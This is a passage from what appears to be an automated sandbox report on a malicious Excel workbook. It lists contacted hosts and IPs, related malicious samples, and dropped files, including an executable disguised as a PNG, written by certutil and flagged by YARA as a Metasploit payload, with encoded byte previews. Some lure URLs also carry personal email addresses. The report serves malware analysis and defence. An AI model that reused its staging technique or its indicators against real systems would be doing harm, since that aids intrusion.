http://https://s.yimg.com/aaq/wf/wf-account-switch-1.1.2.js	rundll32.exe, 00000006.00000003.248331177.0000000004B01000.00000004.00000001.sdmp, 9J0CLPJO.htm.6.dr	false		high
http://https://api.diagnostics.office.com	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://store.office.de/addinstemplate	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://api.powerbi.com/v1.0/myorg/datasets	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://s.yimg.com/aaq/vzm/cs_1.1.3.js	rundll32.exe, 00000006.00000003.248331177.0000000004B01000.00000004.00000001.sdmp, 9J0CLPJO.htm.6.dr	false		high
http://https://s.yimg.com/os/yc/css/bundle.c60a6d54.css	9J0CLPJO.htm.6.dr	false		high
http://https://www.verizonmedia.com/policies/us/en/verizonmedia/privacy/adinfo/index.html	9J0CLPJO.htm.6.dr	false	• Avira URL Cloud: safe	unknown
http://https://cortana.ai/api	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://s.yimg.com/cv/apiv2/default/icons/favicon_y19_32x32_custom.svg	9J0CLPJO.htm.6.dr	false		high
http://https://s.yimg.com/aaq/wf/wf-rapid-1.5.0.js	rundll32.exe, 00000006.00000003.248331177.0000000004B01000.00000004.00000001.sdmp, 9J0CLPJO.htm.6.dr	false		high
http://https://s.yimg.com/rz/l/favicon.ico	9J0CLPJO.htm.6.dr	false		high
http://https://api.diagnosticssdf.office.com	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://login.microsoftonline.com/	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://www.verizonmedia.com/policies/us/en/verizonmedia/privacy/adinfo/index.html"	9J0CLPJO.htm.6.dr	false	• Avira URL Cloud: safe	unknown
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://api.addins.omex.office.net/appinfo/query	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://wus2-000.contentsync.	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false		high
http://https://beap.gemini.yahoo.com/mbclk?bv=1.0.0&es=.e0macUGIS.Fz63sr2P207YOEOlgDwoy2SQq4Qs8SQ3DYflE	rundll32.exe, 00000006.00000002.250797242.0000000004B00000.00000004.00000001.sdmp	false		high
http://https://powerlift.acompli.net	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://s.yimg.com/rq/darla/4-6-0/js/g-r-min.js	9J0CLPJO.htm.6.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cortana.ai	14A1215A-380B-45DE-AA00-CCD0BB357790.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
74.6.143.26	unknown	United States		26101	YAHOO-3US	false
172.104.129.156	unknown	United States		63949	LINODE-APLinodeLLCUS	true
87.248.100.215	unknown	United Kingdom		34010	YAHOO-IRDGB	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	342076
Start date:	20.01.2021
Start time:	14:01:58
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Presentation_812525.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	31

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.expl.evad.winXLSB@11/14@2/4
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 25.7% (good quality ratio 23.5%) • Quality average: 79.5% • Quality standard deviation: 31.7%
HCA Information:	• Successful, ratio: 58% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.42.151.234, 52.255.188.83, 52.109.32.63, 52.109.76.35, 52.109.8.22, 51.11.168.160, 23.210.248.85, 92.122.213.194, 92.122.213.247, 2.20.142.210, 2.20.142.209, 104.43.193.48, 20.54.26.129, 51.132.208.181 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, europe.configsvc1.live.com.akadns.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
74.6.143.26	Document_7647.xlsb	Get hash	malicious	Browse	
	Document_7647.xlsb	Get hash	malicious	Browse	
	Invoice_52133.xls	Get hash	malicious	Browse	
87.248.100.215	Statement_1472621419.xls	Get hash	malicious	Browse	
	Statement_1472621419.xls	Get hash	malicious	Browse	
	document.xlsb	Get hash	malicious	Browse	
	document.xlsb	Get hash	malicious	Browse	
	Document_8297.xlsb	Get hash	malicious	Browse	
	Document_8297.xlsb	Get hash	malicious	Browse	
	Document_7647.xlsb	Get hash	malicious	Browse	
	Document_7647.xlsb	Get hash	malicious	Browse	
	Document_7647.xlsb	Get hash	malicious	Browse	
	download.exe	Get hash	malicious	Browse	
	YowyaN7HQq.exe	Get hash	malicious	Browse	
	Document_32251.doc	Get hash	malicious	Browse	
	Information_1598546901.doc	Get hash	malicious	Browse	
	http://https://firebasestorage.googleapis.com/v0/b/mdhghfbfggdndgfdvnd.appspot.com/o/index1.html?alt=media&token=d97d4868-2770-48a4-b497-20b5cf4d5cc9&email=judy.fabre@nrgenergy.com&domain=judy.fabre@nrgenergy.com	Get hash	malicious	Browse	
	http://https://firebasestorage.googleapis.com/v0/b/nndddfmffkfkgkgkgkg.appspot.com/o/index1.html?alt=media&token=0c68e3bb-ffcf-4ae0-8bbb-4655ef7d76f0&email=tbailey@himss.org&domain=fakename@himss.org	Get hash	malicious	Browse	
	remote210949482.doc	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
new-fp-shed.wg1.b.yahoo.com	Statement_1472621419.xls	Get hash	malicious	Browse	• 87.248.100.215
	Statement_1472621419.xls	Get hash	malicious	Browse	• 87.248.100.214
	Statement_1472621419.xls	Get hash	malicious	Browse	• 87.248.100.215
	document.xlsb	Get hash	malicious	Browse	• 87.248.100.215
	document.xlsb	Get hash	malicious	Browse	• 87.248.100.216
	document.xlsb	Get hash	malicious	Browse	• 87.248.100.215
	Document_8297.xlsb	Get hash	malicious	Browse	• 87.248.100.215
	Document_8297.xlsb	Get hash	malicious	Browse	• 87.248.100.215
	Document_8297.xlsb	Get hash	malicious	Browse	• 87.248.100.216
	Document_7647.xlsb	Get hash	malicious	Browse	• 87.248.100.215
	Document_7647.xlsb	Get hash	malicious	Browse	• 87.248.100.215
	Document_7647.xlsb	Get hash	malicious	Browse	• 87.248.100.215
	http://https://survey.alchemer.com/s3/6089047/Contract-Addendum	Get hash	malicious	Browse	• 87.248.100.216
	Invoice_52133.xls	Get hash	malicious	Browse	• 87.248.100.216
	Invoice_52133.xls	Get hash	malicious	Browse	• 87.248.100.216
	Invoice_52133.xls	Get hash	malicious	Browse	• 87.248.100.216
	download.exe	Get hash	malicious	Browse	• 87.248.100.215
	wDFwq4e9Jo.exe	Get hash	malicious	Browse	• 87.248.100.215
	YowyaN7HQq.exe	Get hash	malicious	Browse	• 87.248.100.215
	KQxVPPX4zx.doc	Get hash	malicious	Browse	• 87.248.100.216

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
LINODE-APLinodeLLCUS	Statement of Account as of 01_20_2021.xlsm	Get hash	malicious	Browse	• 69.164.207.140
	sample20210120-01.xlsm	Get hash	malicious	Browse	• 69.164.207.140

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	by9zwa7p1zip.dll	Get hash	malicious	Browse	• 69.164.207.140
	WvOPvAh5Rl.exe	Get hash	malicious	Browse	• 45.33.23.183
	Pre-order.xlsx	Get hash	malicious	Browse	• 172.104.26.201
	NEW AGREEMRNT 18-01-2021.xlsx	Get hash	malicious	Browse	• 172.104.23 5.192
	NEW COMPLIANCE 18.01.2021.xlsx	Get hash	malicious	Browse	• 172.104.23 5.192
	Company profile.exe	Get hash	malicious	Browse	• 66.228.39.174
	Purchase Order_pdf.exe	Get hash	malicious	Browse	• 139.162.30.170
	Company Profile.exe	Get hash	malicious	Browse	• 139.162.75.17
	document_84237-299265042.doc	Get hash	malicious	Browse	• 173.255.19 5.246
	ARCH-012021-21-1934.doc	Get hash	malicious	Browse	• 173.255.19 5.246
	mal.exe	Get hash	malicious	Browse	• 45.33.120.62
	Bestand.doc	Get hash	malicious	Browse	• 173.255.19 5.246
	6SRdYNN63E.exe	Get hash	malicious	Browse	• 176.58.123.25
	http://https://doc.clickup.com/p/h/2hm67-99/806f7673f7694a9	Get hash	malicious	Browse	• 45.79.77.20
	http://https://farmetal.org/ofc3	Get hash	malicious	Browse	• 45.79.77.20
	http://https://www.solarwinds.com/systems-management-bundle/registration?CMP=BIZ-EDM-520-SW_NA_X_RR_PPD_LD_EN_SYSMBG_X-XSYS-REG-2020	Get hash	malicious	Browse	• 45.33.3.7
	7mB0FoVcSn.exe	Get hash	malicious	Browse	• 192.155.90.90
	xLH4kwOjXR.exe	Get hash	malicious	Browse	• 172.105.19 6.152
YAHOO-3US	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 67.195.197.25
	bpW4Utvn8eAozb4.exe	Get hash	malicious	Browse	• 67.195.197.25
	http://https://cypressbayhockey.com/NO	Get hash	malicious	Browse	• 76.13.32.146
	MDYL rj0810666.doc	Get hash	malicious	Browse	• 67.195.197.25
	Invoice S2517158.doc	Get hash	malicious	Browse	• 67.195.197.25
	document.xlsb	Get hash	malicious	Browse	• 74.6.143.25
	http://confidentcaredentistry.com/cgi-bin/byph0sw1v-0006356/	Get hash	malicious	Browse	• 67.195.197.25
	http://confidentcaredentistry.com/cgi-bin/byph0sw1v-0006356/	Get hash	malicious	Browse	• 67.195.197.25
	Document_7647.xlsb	Get hash	malicious	Browse	• 74.6.143.26
	Document_7647.xlsb	Get hash	malicious	Browse	• 74.6.143.26
	http://https://performoverlyrefinedapplication.icu/CizCEYfXXsFZDea6dskVLfEdY6BHDc59rTngFTpi7WA?clck=d1b1d4dc-5066-446f-b596-331832cbbdd0&sid=l84343	Get hash	malicious	Browse	• 67.195.176.40
	Invoice_52133.xls	Get hash	malicious	Browse	• 74.6.143.26
	28YPAd8yWe.exe	Get hash	malicious	Browse	• 67.195.197.25
	EME_PO.47563.xlsx	Get hash	malicious	Browse	• 67.195.197.25
	7OKYiP6gHy.exe	Get hash	malicious	Browse	• 67.195.197.25
	8miw6WNHCt.exe	Get hash	malicious	Browse	• 74.6.136.150
	0P0cZbXEbK.exe	Get hash	malicious	Browse	• 67.195.204.75
	uvjAwriS1c.exe	Get hash	malicious	Browse	• 67.195.204.80
	ZYhucZndrm.exe	Get hash	malicious	Browse	• 67.195.204.77
	Zped7c3dam.exe	Get hash	malicious	Browse	• 67.195.204.77
YAHOO-IRDGB	http://https://1drv.ms:443/o/s!BAXL7VqGJe6lg0eKk2MZcT_c29ga?e=Qdftz9F3oESsQIuV76Ppsw&at=9	Get hash	malicious	Browse	• 212.82.100.181
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 212.82.100.176
	details.html	Get hash	malicious	Browse	• 212.82.100.181
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 212.82.100.176
	http://https://www.canva.com/design/DAESYWKuLHs/avvDNRvDuj_tk82H9Q45ZQ/view?utm_content=DAESYWKuLHs&utm_campaign=designshare&utm_medium=link&utm_source=sharebutton	Get hash	malicious	Browse	• 212.82.100.181
	details.html	Get hash	malicious	Browse	• 212.82.100.181
	http://getfreshnews.com/nuoazaojrnvenpyxyse	Get hash	malicious	Browse	• 212.82.100.176
	http://https://www.canva.com/design/DAERo5igDNg/4RY_OP3NTUsbjoalCMtZLQ/view?utm_content=DAERo5igDNg	Get hash	malicious	Browse	• 212.82.100.181
	Statement_1472621419.xls	Get hash	malicious	Browse	• 87.248.100.215
	Statement_1472621419.xls	Get hash	malicious	Browse	• 87.248.100.214
	Statement_1472621419.xls	Get hash	malicious	Browse	• 87.248.100.215
	document.xlsb	Get hash	malicious	Browse	• 87.248.100.215

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document.xlsb	Get hash	malicious	Browse	• 87.248.100.216
	document.xlsb	Get hash	malicious	Browse	• 87.248.100.215
	Document_8297.xlsb	Get hash	malicious	Browse	• 87.248.100.215
	Document_8297.xlsb	Get hash	malicious	Browse	• 87.248.100.215
	Document_8297.xlsb	Get hash	malicious	Browse	• 87.248.100.216
	Document_7647.xlsb	Get hash	malicious	Browse	• 87.248.100.215
	Document_7647.xlsb	Get hash	malicious	Browse	• 87.248.100.215
	Document_7647.xlsb	Get hash	malicious	Browse	• 87.248.100.215

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	agenciatributaria5668.vbs	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	SecuriteInfo.com.Generic.mg.5064de995195186f.exe	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	_#Ud83d#Udcde_frances@viaseating.com.htm	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	rec6424.xls	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	Receipt.3656.xls	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	INV 5593.xls	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	IRS_Covid-19_Relief_Payment_Notice_pdf.exe	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	Qt_1186.xls	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	INV-4215.xls	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	wp-cryn.dll	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	P8ob8zaRpi.exe	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	Jcantele.HTM	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	Payment Confirmation Paper - Customer Copy_pdf.exe	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	1_cr.exe	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	Symptomaticshon5.exe	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	1_cr.exe	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	PO-00172020.html	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	atikmdag-patcher 1.4.7.exe	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	Dboom.HTM	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26
	vS8yVO8py0.exe	Get hash	malicious	Browse	• 87.248.100.215 • 74.6.143.26

Dropped Files

No context

Created / dropped Files

C:\ProgramData\ioq\ioq.dll	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	428729
Entropy (8bit):	5.64278649126616
Encrypted:	false
SSDEEP:	6144:s4iOhPcWRSMyXFkdQa4dJiAJW28pj/feyj4NI:l4JiAh8pDmw4NI

C:\ProgramData\ioq\ioq.dll	
MD5:	E469B3F4560C2C5BABCC295074BBC105
SHA1:	941D12A80A62835D3FFF589030E467527E3BC6AA
SHA-256:	23AA1F38F37A85AFDD5B39635E250AC90D194C9F07D93189F45DE72D99FA2580
SHA-512:	DE95815D4B02682731A22A017BA0058FD8662563E728ABABCA2258616854CAD02F6DA39BD628A1C70100A853EC68442795B0CBC966C7392DF68866EC51695DB2
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE html>.<html id="atomic" lang="en-US" class="atomic ua-ie ua-win ua-10.0 ua-ie7 l-out Pos-r https fp fp-default mini-uh-on uh-topbar-on ltr desktop Desktop bktFPTRELUG105">.<head>. <meta http-equiv="X-UA-Compatible" content="IE=edge">. . <title>Yahoo</title><meta http-equiv="x-dns-prefetch-control" content="on"><link rel="dns-prefetch" href="//s.yimg.com"><link rel="preconnect" href="//s.yimg.com"><link rel="dns-prefetch" href="//search.yahoo.com"><link rel="preconnect" href="//search.yahoo.com"><link rel="dns-prefetch" href="//csc.beap.bc.yahoo.com"><link rel="preconnect" href="//csc.beap.bc.yahoo.com"><link rel="dns-prefetch" href="//geo.yahoo.com"><link rel="preconnect" href="//geo.yahoo.com"><link rel="dns-prefetch" href="//video-api.yql.yahoo.com"><link rel="preconnect" href="//video-api.yql.yahoo.com"> <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. <meta name="viewport" content="width=device-width, initial-scale=1.0"> <meta name="the

C:\Users\Public\94101.png	
Process:	C:\Windows\SysWOW64\certutil.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	39256
Entropy (8bit):	6.299826299621766
Encrypted:	false
SSDEEP:	384:OkrdE+NfoHHH0CZK0HOgGaFZqA6duOtT+/HHHPbMXJVs4RtmfZIO8ZpHSGAp9E+P:OkdE+tCU+OJAIddlbgVfRu1iRGp9E+hd
MD5:	E8B9879960665B995536C2EA54781ED8
SHA1:	D47FB2F7545CA519E1B22CD8AD28C5820F80F42E
SHA-256:	E3E2C9CF1CD955DB5DF06E78956B437006A11BE15059D6A5922DF5B7107F00EE
SHA-512:	E865C973CDD99DD221A86FB14E78F9423F3A2FDC0C6B73C5FE24FE6FEC13AC7165AE02441CA1D28ABDCDB55511861A55E3D5F55234E746CDB3962C2240E1E2E
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 36%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....`.....!...2.B...@.....`.....oG.. .....d.....X.....$.....d.....text....A.....B..... ..`.rdata...4...`...6...F.....@..@.data ...@.....|.....@....reloc..$.....@..B..... ....

C:\Users\Public\94101.png2	
Process:	C:\Windows\SysWOW64\certutil.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	78512
Entropy (8bit):	3.620703469882372
Encrypted:	false
SSDEEP:	768:LI4jmeTNzBxB8qJVG+uEsz9m5hvIrPBxBWtA5huRMu/Z62iZVTlpq:8qTbK+u1z9m5h9OQ62sVBpq
MD5:	DDFD1FC00F13533F0955347A8F72CE8B
SHA1:	90EFAB08F39ED2271290DB9A23DF2B5C8B7BB912
SHA-256:	A6B3EAB77666F4B07617F39882E2BAAC73BF2133611D9D96D1D45E28F298D57A
SHA-512:	EABE853814794F1609A51DE756BFB1F161CD8577BE200901D48FB8C9029216B68F2D924F96366EA496F234C0FE7AD49B88BAD72672888BE656A78406DB00DFCD
Malicious:	**true**
Yara Hits:	• Rule: Msfpayloads_msf_9, Description: Metasploit Payloads - file msf.war - contents, Source: C:\Users\Public\94101.png2, Author: Florian Roth
Reputation:	low
Preview:	4d5a900003000000040000000ffff0000b8000000000000004000000000000000000000000000000000000000000000000000000000000000000000000000000000800000000e1fba0e00b409cd21b8014ccd21546869732070726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0d0d0a2400000000000000504500004c0104001f120760000000000000000e0000e210b0102320042000000400000000000000010000000100000060000000000001000100000000020000040000000000000004000000000000000c00000000400006f47010002000000000100000100000000010000010000000000000100000000000000000000000e0a0000064000000000000000000000000000000000000000840000581500000b000002403000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000a8a1000064000000000000000000000000000000000000000000000000000000000000002e7465787400000006410000001000000042000000040000000000000000000000000000000200000602e72646174610000043400000060000003600000046000000000000000000000000000400000402e64617461000000400400000a0000000040000007c000000000000000000000000000000400000c02e72656c

C:\Users\Public\94101.txt	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	104692
Entropy (8bit):	4.688538408578286
Encrypted:	false

C:\Users\Public\94101.txt	
SSDEEP:	1536:bWCif3z4LzY4wPLydHLw4Qt1DU1t+X2Rzm:b/if3lgzydHLw4j1Pzm
MD5:	F5C5C04A0FE77F5961DE1436BE716180
SHA1:	4C0ED3D03181CDE19A1DFD7D577E776CC5A4DE4E
SHA-256:	18F5D2868DAA0CB4FE4CE7038330594AA9EB82CED3E50A07718218ADEA7449D4
SHA-512:	3E4E677523D1FDB1714D26284021F9DA0FC4791B7F1F8D2721DE956434F9DD8A4909B1DF533134C6620A70728025F34ABDEFE2603400E8417C7C13B210554E21
Malicious:	**true**
Reputation:	low
Preview:	NGQ1YTkwMDAwMzAwMDAwMDA0MDAwMDAwZmZmZjAwMDBiODAwMDAwMDAwMDAwNDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAw MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAx NGNjZDIxNTQ2ODY5NzMyMDcwNzI2ZjY3NzI2MTZkMjA2MzYxNmU2ZTZmNzQyMDYyNjUyMDcyNzU2ZTIwNjk2ZTIwNDQ0ZjUzMjA2ZDZmNjQ2NTJlMGQwZDBh MjQwMDAwMDAwMDAwMDAwMDUwNDUwMDAwNGMwMTA0MDAxZjEyMDc2MDAwMDAwMDAwMDAwMDAwMDBlMDAwMGUyMTBiMDEwMjMyMDA0 MjAwMDAwMDQwMDAwMDAwMDAwMDAwMDAxMDAwMDAwMDEwMDAwMDAwNjAwMDAwMDAwMDAwMTAwMDEwMDAwMDAwMDIwMDAwMDQwMDAw MDAwMDAwMDAwMDA0MDAwMDAwMDAwMDAwMGMwMDAwMDAwMDQwMDAwNmY0NzAxMDAwMjAwMDAwMDAwMDAxMDAwMDAxMDAwMDAw MDAwMTAwMDAwMTAwMDAwMDAwMDAwMDAxMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDBlMGEwMDAwMDY0MDAwMDAwMDAwMDAwMDAwMDAw MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDg0MDAwMDU4MTUwMDAwMDBiMDAwMDAyNDAzMDAwMDAwMDAwMDAwMDAwMDAwMDAw MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMGE4 YTEwMDAwNjQwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAw

C:\Users\Public\94101.xls	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	104692
Entropy (8bit):	4.688538408578286
Encrypted:	false
SSDEEP:	1536:bWCif3z4LzY4wPLydHLw4Qt1DU1t+X2Rzm:b/if3lgzydHLw4j1Pzm
MD5:	F5C5C04A0FE77F5961DE1436BE716180
SHA1:	4C0ED3D03181CDE19A1DFD7D577E776CC5A4DE4E
SHA-256:	18F5D2868DAA0CB4FE4CE7038330594AA9EB82CED3E50A07718218ADEA7449D4
SHA-512:	3E4E677523D1FDB1714D26284021F9DA0FC4791B7F1F8D2721DE956434F9DD8A4909B1DF533134C6620A70728025F34ABDEFE2603400E8417C7C13B210554E21
Malicious:	false
Reputation:	low
Preview:	NGQ1YTkwMDAwMzAwMDAwMDA0MDAwMDAwZmZmZjAwMDBiODAwMDAwMDAwMDAwNDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAw MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAx NGNjZDIxNTQ2ODY5NzMyMDcwNzI2ZjY3NzI2MTZkMjA2MzYxNmU2ZTZmNzQyMDYyNjUyMDcyNzU2ZTIwNjk2ZTIwNDQ0ZjUzMjA2ZDZmNjQ2NTJlMGQwZDBh MjQwMDAwMDAwMDAwMDAwMDUwNDUwMDAwNGMwMTA0MDAxZjEyMDc2MDAwMDAwMDAwMDAwMDAwMDBlMDAwMGUyMTBiMDEwMjMyMDA0 MjAwMDAwMDQwMDAwMDAwMDAwMDAwMDAxMDAwMDAwMDEwMDAwMDAwNjAwMDAwMDAwMDAwMTAwMDEwMDAwMDAwMDIwMDAwMDQwMDAw MDAwMDAwMDAwMDA0MDAwMDAwMDAwMDAwMGMwMDAwMDAwMDQwMDAwNmY0NzAxMDAwMjAwMDAwMDAwMDAxMDAwMDAxMDAwMDAw MDAwMTAwMDAwMTAwMDAwMDAwMDAwMDAxMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDBlMGEwMDAwMDY0MDAwMDAwMDAwMDAwMDAwMDAw MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDg0MDAwMDU4MTUwMDAwMDBiMDAwMDAyNDAzMDAwMDAwMDAwMDAwMDAwMDAwMDAw MDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMGE4 YTEwMDAwNjQwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAw

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\14A1215A-380B-45DE-AA00-CCD0BB357790	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132942
Entropy (8bit):	5.372907002637865
Encrypted:	false
SSDEEP:	1536:0cQceNgaBtA3gZw+pQ9DQW+zAUH34ZldpKWXboOilXPErLL8Eh:KrQ9DQW+zBX8P
MD5:	601C9A16FE13D2F2D096938345DB8540
SHA1:	11FDAAA63703A3E80480791729D1DF5F90A00A38
SHA-256:	012DE51939AA229CFF708A373DE49A6985400142EDE518618AD506679B4D35B2
SHA-512:	B3E12A48236E8B35B960E28F939C53350CD8723B6595DD08BFFE990B3143229736B2B755E343796347704151EB1E26553ECA302F590562A9BEABCA133B7B91D7
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-01-20T13:02:50">.. Build: 16.0.13718.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\C4803565.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 847 x 510, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	68160

